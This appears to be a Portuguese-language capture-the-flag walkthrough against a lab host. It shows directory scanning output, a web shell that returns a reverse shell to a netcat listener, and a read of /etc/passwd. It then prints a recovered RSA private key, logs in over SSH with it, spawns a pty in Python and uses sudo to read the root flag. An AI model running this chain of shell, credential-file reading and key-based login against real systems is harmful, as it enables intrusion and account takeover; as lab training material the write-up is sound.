==> DIRECTORY: http://192.168.10.158/zamowienie/css/
==> DIRECTORY: http://192.168.10.158/zamowienie/data/
==> DIRECTORY: http://192.168.10.158/zamowienie/js/

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

END_TIME: Tue May 1 19:03:24 2018
DOWNLOADED: 30685 - FOUND: 0



agora que descobri a raiz do site hora de acessar meu eder.php



e finalmente o shell

```
root@0xffff:/tmp# nc -lvp 4321
listening on [any] 4321 ...
192.168.10.158: inverse host lookup failed: Unknown host
connect to [192.168.200.2] from (UNKNOWN) [192.168.10.158] 37588
Linux exploit1 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64
 x86_64 x86_64 GNU/Linux
 18:40:25 up 16 min,  1 user,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jpeguser pts/0    192.168.200.6    18:31    8:40   0.02s  0.02s sshd: jpeguser [pri
v]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


$ uname -a
Linux exploit1 4.4.0-119-generic #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

$ cat /etc/issue
Ubuntu 16.04.4 LTS \n \l

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:105:112::/var/lib/snmp:/bin/false
nginx:x:106:113:nginx user,,,:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:107:115:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:108:116:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:109:117:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:110:118:systemd Bus Proxy,,,:/run/systemd:/bin/false
uuidd:x:100:101::/run/uuidd:/bin/false
_apt:x:111:65534::/nonexistent:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
smmta:x:113:121:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:114:122:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
jpeguser:x:1000:1000::/home/jpeguser:
ftp:x:115:124:ftp daemon,,,:/srv/ftp:/bin/false

verificando se algum usuario encontra-se no sudo



nao consegui escalar entao resolvi usar a chave privada pra ver se aquele usuario tinha algum sucesso

arrumando a chave privada:

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA6fy0zQWsk5yrDim+kmwlrf2yG5LpyYyNWp72egWKHtwmMDWUX306JC60WXkmduPHxuaKQ75DULMlHRXJSq/
4YBFmirp1TmPpY2JNzRBVYo2Hm/0tJZUUT62iMFa/
1yC51XVldqUV9307XFOWtedVrEFA4YLlYElSOUlmKyp1rbFv+XDFpprMpSA6+oclUM9xTrDRF3z/
Rr36g+TZvm+bsOip+0+p+SQMswySLGsH/7hvvJ4lhM1D0UNQrgHJEmmm/UA2rqSKN1PTrdUOedPjdV9kUQXyb5/
MM+y1oT1rlUVOmWHOwu31x0NsbDndEEFaXJrE/
XKW0EpLk6b4KVTCHQIDAQABAoIBAHvZr9WJeFRVq9D+VYnpRnR3AUxJEggFplheJbZmsjotauU/
pv54KUs3kWx+jNaHMJpeMrcywSy49h8UBgzLYdtvumgZ07efeMyLHwU47QkSQsJVWw02gJ7AGEYf1MFI6DRNRFxte1gZaE8xS2eTQ
4TKj8N5Dg1PJx3H9n14HqOIRBTrryh2S3d5JljNafaUJGRqTeD7R3bXvABvZgEKDc5kwXrre53kfBLfZr8RjjYuUpbEV7t9YY3NMkfnbdnRY
Dk/i9aLdJhlHOTMI4JC3QGKXR0CgYEA95f5DS610T+nWp7nRh1pRc3OqQTKhYqEgJ9AsqEW/
uO8xqOTyWnUMD3N7VBWgXhitdzQlrE9ZZsMeBoe9OVimfzwahi5fmXbSIo0REgys47uv/
t1jDme8DKJiKOIBxRk4qpM9IRDjx8sYmQvWh35Xna0xOdlf2+9AdLRE1oQySsCgYEA8e53/
suTEqe0U48MkXb6Jz+40Q3ABONBxnKuLaMNOQ2TH4q8UTzz16IyNs/
HHiy7gX+S1xNgv2O8MRJugj4WxfqaEdyJ9pndocxJpEJ1Wwci9I/Jxet4xnZuOpCInolecvJ0MsNYTDkudt/
Y2y2IgD2MAHxaWVTmHB7huMN97dcCgYEA08SCWgoXrM+a3mGHQmspfXDYT6wvZCTjy/
dqKN6rgntbHTMP1nfT6ycRmObb9oT3OMGTDzCtaNhCw/7jd2cy/
K5hGv3muft4oQTES5rM8tNP1ZjII5WtIZi4Fcx5LkT9PPmYNJNkDWgGWGmELrnwbiFt3/
Ri1arGqGaeOMUSEl0CgYEAlUJr083jCgJfdaHuvhwqT2a37npOOnW+0eFU5qEO+mEOoMomTvSM+D+APWLJVSuB7242uOyiptGwfJ
yJHcCgYB6GKXdQtukguvq5ahhe6oLSpVj5dkE7bSHu3cGIt/
7km0DETzjS34UkaYsjJYUvuS0F8k3aJuUtBZtTS5DmPtKWJ5zKMNvGMvfvW7sZwLjThFuPbIk1xnTeQFCbWOSEo1Ow2GGNR6qbJ79W/
mMDrFtkHyXTNSxSHkq2h/F+jvfMw==
-----END RSA PRIVATE KEY-----

LOGANDO COM O USUARIO 1000

ssh -i chaveprivada.pub jpeguser@192.168.10.158

```
root@0xffff:/tmp# ssh -i chaveprivada.pub jpeguser@192.168.10.158
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May  1 19:55:13 -03 2018

  System load:  0.0               Processes:           123
  Usage of /:   19.8% of 18.32GB  Users logged in:     1
  Memory usage: 41%               IP address for eth0: 192.168.10.158
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

30 packages can be updated.
11 updates are security updates.

Last login: Tue May  1 18:31:28 2018 from 192.168.200.6
$ cat /etc/^?^?^?^?^?^?^?^?^?
```

invocando bash em python

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
jpeguser@exploit1:~$ pwd
/home/jpeguser
jpeguser@exploit1:~$ ls
jpeguser@exploit1:~$ cd /root
bash: cd: /root: Permission denied
jpeguser@exploit1:~$
```

pensando facil, ja que eh um ubuntu hora de usar o sudo

jpeguser@exploit1:~$ sudo su
root@exploit1:/home/jpeguser# cat /root/flag.txt
24bba08e1ec2623d37d8955bc708d663
root@exploit1:/home/jpeguser#

```
jpeguser@exploit1:~$ sudo su
root@exploit1:/home/jpeguser# cat /root/flag.txt
24bba08e1ec2623d37d8955bc708d663
root@exploit1:/home/jpeguser#
```